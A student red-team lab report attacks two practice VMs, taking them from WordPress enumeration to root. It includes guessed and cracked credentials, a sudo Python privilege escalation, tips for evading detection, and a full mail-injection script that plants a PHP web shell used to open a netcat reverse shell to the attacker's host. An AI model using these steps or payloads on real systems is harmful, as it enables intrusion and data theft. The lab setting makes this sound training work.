Red Team: Summary of Operations

Submitted by: Katerina Alenicheva

Table of Contents


- Exposed Services
- Critical Vulnerabilities
- Exploitation

Exposed Services

Nmap scan results for each machine reveal the below services and OS details:

Command: nmap -sV 192.168.1.110

Output Screenshot:



This scan identifies the services below as potential points of entry:

Target 1 192.168.1.110

List of Exposed Services

1. Port 22/TCP Open SSH
2. Port 80/TCP Open HTTP
3. Port 111/TCP Open rcpbind
4. Port 139/TCP Open netbios-ssn
5. Port 445/TCP Open netbios-ssn

The following vulnerabilities were identified on each target:

Target 1

List of Critical Vulnerabilities


1. User Enumeration (WordPress site)
2. Weak User Password
3. Unsalted User Password Hash (WordPress database)
4. Misconfiguration of User Privileges/Privilege Escalation

Exploitation

The Red Team was able to penetrate `Target 1` and retrieve the following confidential data:

Target 1


- **Flag1.txt: b9bbcb33ellb80be759c4e844862482d**
- **Exploit Used**
- WPScan to enumerate users of the Target 1 WordPress site
- Command: wpscan –url http://192.168.1.110 –enumerate u



- Targeting user Michael
    - Small manual Brute Force attack to guess/finds Michael's password
    - User password was weak and obvious
    - Password: Michael

Flag 1 capture steps

- ssh michael@192.168.1.110
- pw: Michael
- cd ../
- cd ../
- cd var/www/html
- ls -l
- nano service.html
- Flag 1 found in var/www/html folder at root in service.html



- **Flag2.txt:fc3fd58dcdad9ab23faca6e9a3e581c**

- **Exploit Used**
  - Same exploit used to gain Flag 1
  - Flag 2 capture: SSH to Michael Flag 2 was found in /var/www directory next to html folder.
  - Commands:
    - ssh michael@192.168.1.110
    - pw: Michael
    - cd ../
    - cd ../
    - cd var/www
    - la -l
    - cat flag2.txt

```
michael@target1:/var/www/html$ cd ../
michael@target1:/var/www$ ls-l
-bash: ls-l: command not found
michael@target1:/var/www$ ls -l
total 8
-rw-r--r--  1 root root   40 Aug 13  2018 flag2.txt
drwxrwxrwx 10 root root 4096 Aug 13  2018 html
michael@target1:/var/www$ cat flag2.txt
flag2{fc3fd58dcdad9ab23faca6e9a36e581c}
```

- **Flag3:afc01ab56b50591e7dccf93122770cd2**

- Exploit Used:

  - Same exploit used to gain Flag 1 and 2
  - Flag 3 capture steps: MySQL database.
  - MySQL database was used to capture flag3. The access to database was gained through Michael's credentials.
  - Flag 3 was found in wp_posts table in the wordpress database.
  - Commands:
    - cd /var/www/html/wordpress/wp-admin
    - cd /*
    - mysql -u root -p'R@v3nSecurity' -h 127.0.0.1
    - show databases;
    - use wordpress;
    - show tables;
    - select * from wp_posts;

```
michael@target1:/var/www/html/wordpress/wp-admin$ /*
-bash: /bin: Is a directory
michael@target1:/var/www/html/wordpress/wp-admin$ cd /*
michael@target1:/bin$ mysql -u root -p'R@v3nSecurity' -h 127.0.0.1
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 37
Server version: 5.5.60-0+deb8u1 (Debian)

Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved
.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input stateme
nt.
```

```
mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| wordpress          |
+--------------------+
4 rows in set (0.01 sec)

mysql> use wordpress;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-----------------------+
| Tables_in_wordpress   |
+-----------------------+
| wp_commentmeta        |
| wp_comments           |
| wp_links              |
| wp_options            |
| wp_postmeta           |
| wp_posts              |
| wp_term_relationships |
| wp_term_taxonomy      |
| wp_termmeta           |
| wp_terms              |
| wp_usermeta           |
| wp_users              |
+-----------------------+
12 rows in set (0.00 sec)

mysql> select * from wp_posts;
+----+-------------+---------------------+---------------------+-----------
-----------------------------------------------------------------------------
-----------------------------------------------------------------------------
-----------------------------------------------------------------------------
```

Flag4:715dea6c055b9fe3337544932f2941ce

- **Exploit used:**
- Unsalted password hash and the use of privilege escalation with Python.
- Flag 4 capture steps: Retrieve user credentials from mysql database, crack the password hashes with john the ripper, and use Python to gain root privileges.
- Users credentials were found in wp_users table of the wordpress database. The usernames and password hashes were copied and saved to Kali machine in a file called wp_hashes.txt.
- Commands:
- mysql -u root -p'R@v3nSecurity' -h 127.0.0.1
- show databases;
- use wordpress;
- show tables;
- select * from wp_users;

```
mysql> select * from wp_users;
+----+------------+------------------------------------+---------------+-------------------+----------+---------------------+---------------------
-------+-------------+---------------+
| ID | user_login | user_pass                          | user_nicename | user_email        | user_url | user_registered     | user_activati
on_key | user_status | display_name  |
+----+------------+------------------------------------+---------------+-------------------+----------+---------------------+---------------------
-------+-------------+---------------+
|  1 | michael    | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 | michael       | michael@raven.org |          | 2018-08-12 22:49:12 |
       |           0 | michael       |
|  2 | steven     | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ | steven        | steven@raven.org  |          | 2018-08-12 23:31:16 |
       |           0 | Steven Seagull |
+----+------------+------------------------------------+---------------+-------------------+----------+---------------------+---------------------
-------+-------------+---------------+
2 rows in set (0.00 sec)
```

- Wp_hashes.txt was run against john the ripper on Kali machine to crack hashes.
- Command: john --show wp_hashes.txt

```
root@Kali:~/Desktop# john wp_hashes.txt
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (phpass [phpass ($P$ or $H$) 256/256 AVX2 8×3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 30 candidates buffered for the current salt, minimum 48 needed for performance.
Warning: Only 26 candidates buffered for the current salt, minimum 48 needed for performance.
Warning: Only 45 candidates buffered for the current salt, minimum 48 needed for performance.
Warning: Only 35 candidates buffered for the current salt, minimum 48 needed for performance.
Warning: Only 45 candidates buffered for the current salt, minimum 48 needed for performance.
Warning: Only 43 candidates buffered for the current salt, minimum 48 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 25 candidates buffered for the current salt, minimum 48 needed for performance.
Warning: Only 23 candidates buffered for the current salt, minimum 48 needed for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
Proceeding with incremental:ASCII
0g 0:00:00:20  3/3 0g/s 7961p/s 15836c/s 15836C/s ambel..111193
pink84           (steven)
```

- Once the Steven's password hash was cracked, we SSH as Steven and escalated to root to capture Flag 4.
- Commands:
- ssh steven@192.168.1.110
- pw:pink84
- sudo -l
- sudo python -c 'import pty;pty.spawn("/bin/bash")'
- cd /root
- ls
- cat flag4.txt

```
root@Kali:~/Desktop# ssh steven@192.168.1.110
steven@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Jun 24 04:02:16 2020
$ sudo -l
Matching Defaults entries for steven on raven:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin
\:/bin

User steven may run the following commands on raven:
    (ALL) NOPASSWD: /usr/bin/python
$ sudo python -c'import pty;pty.spawn("/bin/bash")'
root@target1:/home/steven# cd /root
root@target1:~# ls
flag4.txt
root@target1:~# cat flag4.txt
```

```
root@target1:/home/steven# cd /root
root@target1:~# ls
flag4.txt
root@target1:~# cat flag4.txt
______

| ___ \

| |_/ /__ ___   _____ _ __

|    // _` \ \ / / _ \ '_ \

| |\ \ (_| |\ V /  __/ | | |

\_| \_\__,_| \_/ \___|_| |_|


flag4{715dea6c055b9fe3337544932f2941ce}

CONGRATULATIONS on successfully rooting Raven!

This is my first Boot2Root VM - I hope you enjoyed it.

Hit me up on Twitter and let me know what you thought:

@mccannwj / wjmccann.github.io
root@target1:~#
```

Avoiding Detection

Monitoring Overview

Kibana was able to detect the exploit and triggered following alerts

- Watch http request size monitor has exceeded the threshold
- Watch cpu usage monitor has exceeded the threshold
- Watch excessive http errors has exceeded the threshold


```
    },
    "condition": {
      "type": "script",
      "status": "success",
      "met": true
    },
    "transform": {
      "type": "script",
      "status": "success",
      "payload": {
        "result": 24821
      }
    },
    "actions": [
      {
        "id": "logging_1",
        "type": "logging",
        "status": "success",
        "logging": {
          "logged_text": "Watch http request size monitor has
exceeded the threshold"
        }
      }
    ]
  },
  "messages": []
}
```

```
      }
    },
    "condition": {
      "type": "script",
      "status": "success",
      "met": true
    },
    "transform": {
      "type": "script",
      "status": "success",
      "payload": {
        "result": 0.982
      }
    },
    "actions": [
      {
        "id": "logging_1",
        "type": "logging",
        "status": "success",
        "logging": {
          "logged_text": "Watch cpu usage monitor has exceeded the
threshold"
        }
      }
    ]
  },
  "messages": []
}
```

```
    },
    "transform": {
      "type": "script",
      "status": "success",
      "payload": {
        "results": [
          {
            "value": 69087,
            "key": 404
          }
        ]
      }
    },
    "actions": [
      {
        "id": "logging_1",
        "type": "logging",
        "status": "success",
        "logging": {
          "logged_text": "Watch excessive http errors has exceeded
the threshold"
        }
      }
    ]
  },
  "messages": []
}
```


Stealthier solution to bypass detection

- SSH through a different port that is less obvious
- Reverse shell exploit to connect to target
- Use IP spoofing techniques to avoid detection of attacking IP
- Brute-force sql database with password cracking tools
- Exploit vulnerabilities in the kernel to escalate privileges


Target 2

Exposed Services

Nmap scan results for each machine reveal the below services and OS details:

Command: nmap -sV 192.168.1.115

Output Screenshot:




This scan identifies the services below as potential points of entry:

Target 2

List of exposed services

1. **Port 22/tcp SSH**
2. **Port 80/tcp HTTP**
3. **Port 111/tcp RPCBIND**
4. **Port 139/tcp Netbios-ssn**
5. **Port 445/tcp Netbios-ssn**

Web server enumeration with nikto



This scan revealed information on vulnerable Apache/2.4.10 server that appeared to be outdated. This gave us a clue that we could render the content of the site with some XXS injection. We further use code injection to attack the web browser.

Critical Vulnerabilities

The following vulnerabilities were identified on each target:

Target 2


6. Brute-forceable URL directories and files
7. Netcat reverse shell/remote execution vulnerability
8. Unrestricted access to wordpress directories


Exploitation

The Red Team was able to penetrate Target 2 and retrieve the following confidential data:

Target 2

- **Flag 1 a2c1f66d2b8051bd3a5874b5b6e43e21**
- **Exploit used:** Brute-forceable URL directories and files
- Command: performed in-depth enumeration with gobuster dir -e -u http://192.168.1.115/vendor -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
- Flag 1 capture steps: gobuster revealed the URL which include the /vendor directory. After going to http://192.168.1.115/vendor and search through different directories PATH reveled the flag1
- Command: http://192.168.1.115/vendor/PATH





Flag 2 6a8ed560f0b5358ecf844108048eb337

- **Exploit Used:**

- Netcat reverse shell/remote execution vulnerability
- **Exploit steps:**
- Use provided script exploit.sh to exploit this vulnerability by opening an ncat connection to Kali VM
- Edit the script that sets the TARGET variable to Target 2 IP 192.168.1.115.
- Run the script and it uploaded backdoor.php file to a target server.
- This file was used to execute command injection attack.
- Navigate to URL and use bash commands
- Used the backdoor to open a shell session on the target
- Using the shell we opened on target2 we found the flag in /var/www
- **Commands:**
- Nano exploit.sh
- #!/bin/bash
- # Lovingly borrowed from: https://github.com/coding-boot-camp/cybersecurity-v2/new/master/1-Lesson-Plans/24-Final-Project/Activities/Day-1/Unsolved

```
TARGET=http://192.168.1.115/contact.php

DOCROOT=/var/www/html
FILENAME=backdoor.php
LOCATION=$DOCROOT/$FILENAME

STATUS=$(curl -s \
        --data-urlencode "name=Hackerman" \
        --data-urlencode "email=\"hackerman\\\" -oQ/tmp -X$LOCATION blah\"@badguy.com" \
        --data-urlencode "message=<?php echo shell_exec(\$_GET['cmd']); ?>" \
        --data-urlencode "action=submit" \
        $TARGET | sed -r '146!d')

if grep 'instantiate' &>/dev/null <<<"$STATUS"; then
  echo "[+] Check ${LOCATION}?cmd=[shell command, e.g. id]"
else
  echo "[!] Exploit failed"
fi
```

- `chmod +x exploit.sh`

- `./exploit.sh`

- After executing a bash script from the command line, in the browser next we executed a script that opens a bash shell on the port 4444:
  `http://192.168.1.115/backdoor.php?cmd=cat%20/etc/passwd nc%20192.168.1.90%204444%20-e%20/bin/bash`

- Next on Kali we created a listener: `nc -lnvp 4444`

- In the browser use the backdoor to run
  `http://192.168.1.115/backdoor.php?cmd=nc%20192.168.1.90%204444%20-e%20/bin/bash`

- Using the opened shell we went to /var/www/html and cat flag2.txt

```
root@Kali:~# nano exploit.sh
root@Kali:~# ./exploit.sh
[+] Check /var/www/html/backdoor.php?cmd=[shell command, e.g. id]
root@Kali:~#
```

```
 GNU nano 4.8                                exploit.sh
#!/bin/bash
# Lovingly borrowed from: https://github.com/coding-boot-camp/cybersecurity-v2/new/master/1-Lesson-Plans/24-Final-Project/Activities/Day-1

TARGET=http://192.168.1.115/contact.php

DOCROOT=/var/www/html
FILENAME=backdoor.php
LOCATION=$DOCROOT/$FILENAME

STATUS=$(curl -s \
              --data-urlencode "name=Hackerman" \
              --data-urlencode "email=\"hackerman\\\" -oQ/tmp -X$LOCATION blah\"@badguy.com" \
              --data-urlencode "message=<?php echo shell_exec(\$_GET['cmd']); ?>" \
              --data-urlencode "action=submit" \
              $TARGET | sed -r '146!d')

if grep 'instantiate' &>/dev/null <<<"$STATUS"; then
  echo "[+] Check ${LOCATION}?cmd=[shell command, e.g. id]"
else
  echo "[!] Exploit failed"
fi
```

Mozilla Firefox

Cloud Storage for Work | 192.168.1.115/backdoor.php

192.168.1.115/backdoor.php?cmd=nc 192.168.1.90 4444 -e /bin/bash

Kali Linux | Kali Training | Kali Tools | Kali Docs | Kali Forums | NetHunter | Offensive Security | Exploit-DB | GHDB | MSFU

